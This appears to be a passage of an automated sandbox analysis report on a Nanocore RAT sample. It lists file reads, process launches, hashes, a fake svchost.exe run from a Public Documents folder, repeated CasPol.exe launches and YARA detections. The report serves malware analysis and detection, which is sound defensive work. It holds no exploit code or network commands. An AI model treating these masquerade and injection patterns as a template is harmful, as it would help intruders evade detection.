C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\ MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\ MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	2	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	16	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	6CBF1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	6CBF1B4F	ReadFile

Analysis Process: conhost.exe PID: 4596 Parent PID: 4924

General

Start time:	15:27:55
Start date:	25/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 6072 Parent PID: 3236

General

Start time:	15:27:55
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c timeout 1
Imagebase:	0x7ff6741d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

Analysis Process: conhost.exe PID: 3032 Parent PID: 6072

General

Start time:	15:27:56
Start date:	25/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: timeout.exe PID: 3332 Parent PID: 6072

General

Start time:	15:27:56
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 1
Imagebase:	0x8d0000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: explorer.exe PID: 1528 Parent PID: 3388

General

Start time:	15:27:58
Start date:	25/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\explorer.exe' 'C:\Users\Public\Documents\RiXHGNhjF\svchost.exe'
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: explorer.exe PID: 5880 Parent PID: 792

General

Start time:	15:28:00
Start date:	25/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 4864 Parent PID: 5880

General

Start time:	15:28:01
Start date:	25/02/2021
Path:	C:\Users\Public\Documents\RiXHGNhjF\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\Documents\RiXHGNhjF\svchost.exe'
Imagebase:	0x960000
File size:	341280 bytes
MD5 hash:	6ECB42A8B14658CD4EE39D5E09B103F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 38%, ReversingLabs

Analysis Process: CasPol.exe PID: 580 Parent PID: 3236

General

Start time:	15:28:01
Start date:	25/02/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe
Imagebase:	0x7ff78fb30000
File size:	107624 bytes
MD5 hash:	F866FC1C2E928779C7119353C3091F0C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: CasPol.exe PID: 3456 Parent PID: 3236

General

Start time:	15:28:01
Start date:	25/02/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe

Imagebase:	0xc0000
File size:	107624 bytes
MD5 hash:	F866FC1C2E928779C7119353C3091F0C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: CasPol.exe PID: 4092 Parent PID: 3236

General

Start time:	15:28:02
Start date:	25/02/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe
Imagebase:	0xc0000
File size:	107624 bytes
MD5 hash:	F866FC1C2E928779C7119353C3091F0C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: CasPol.exe PID: 5436 Parent PID: 3236

General

Start time:	15:28:02
Start date:	25/02/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe
Imagebase:	0x120000
File size:	107624 bytes
MD5 hash:	F866FC1C2E928779C7119353C3091F0C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: CasPol.exe PID: 5664 Parent PID: 3236

General

Start time:	15:28:03
Start date:	25/02/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe
Imagebase:	0x750000
File size:	107624 bytes
MD5 hash:	F866FC1C2E928779C7119353C3091F0C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000012.00000002.1641837580.00000000052A0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000012.00000002.1641837580.00000000052A0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000012.00000002.1639236864.0000000003DF9000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000012.00000002.1639236864.0000000003DF9000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000012.00000002.1643028705.0000000005540000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000012.00000002.1643028705.0000000005540000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000012.00000002.1643028705.0000000005540000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000012.00000002.1611766300.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000012.00000002.1611766300.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000012.00000002.1611766300.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>

Analysis Process: svchost.exe PID: 5756 Parent PID: 568

General

Start time:	15:28:05
Start date:	25/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WerFault.exe PID: 5276 Parent PID: 5756

General

Start time:	15:28:05
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -pss -s 476 -p 3236 -ip 3236
Imagebase:	0x12f0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 5964 Parent PID: 3388

General

Start time:	15:28:06
Start date:	25/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\explorer.exe' 'C:\Users\Public\Documents\RiXHGNhjF\svchost.exe'
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WerFault.exe PID: 5196 Parent PID: 3236

General

Start time:	15:28:07
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 3236 -s 2232
Imagebase:	0x12f0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: explorer.exe PID: 4440 Parent PID: 792

General

Start time:	15:28:08
Start date:	25/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 724 Parent PID: 4440

General

Start time:	15:28:10
Start date:	25/02/2021
Path:	C:\Users\Public\Documents\RiXHGNhjF\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\Documents\RiXHGNhjF\svchost.exe'
Imagebase:	0x4b0000
File size:	341280 bytes
MD5 hash:	6ECB42A8B14658CD4EE39D5E09B103F5
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	.Net C# or VB.NET

Disassembly

Code Analysis